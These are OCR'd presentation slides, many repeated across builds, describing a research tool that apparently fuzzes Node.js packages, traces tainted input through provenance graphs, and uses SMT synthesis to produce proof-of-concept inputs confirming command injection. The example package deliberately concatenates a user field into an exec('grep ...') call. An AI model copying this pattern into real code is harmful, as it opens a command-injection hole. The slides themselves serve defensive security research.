
```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```

Driver Code


```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```

Driver Code


```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```


Driver Code

```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    'grep '
    + query['filename'].substr(5, 25)
  )}
```

Driver Code


```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    'grep '
    + query['filename'].substr(5, 25)
  )}
```

Driver Code


```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer

Confirmation Methodology: Provenance Graph

Example package: Runs `grep` on substring of an input field

NodeMedic output **provenance graph** →



Package API

```
function grep(query) {
  exec(
    ‘grep ’
    + query[‘filename’].substr(5, 25)
  )}
```

Driver Code

```
var x = fuzz_input; __set_taint__(x);
grep(x);
```

Input from the fuzzer


Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC


Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload




```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```





```
(declare-const SymField String)





))
```

Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload





```
exec('grep ' +
 query['filename']
      .substr(5, 25))
```

```
(declare-const SymField String)


    (str.substr SymField 5 25)
  )

))
```


Confirmation Methodology: Synthesis with Prov. Graph

Insight: Infer input type, structure, constraints from provenance graph for PoC

① Provenance graph → SMT formula encoding operations and payload




```
exec(‘grep ’ +
 query[‘filename’]
      .substr(5, 25))
```

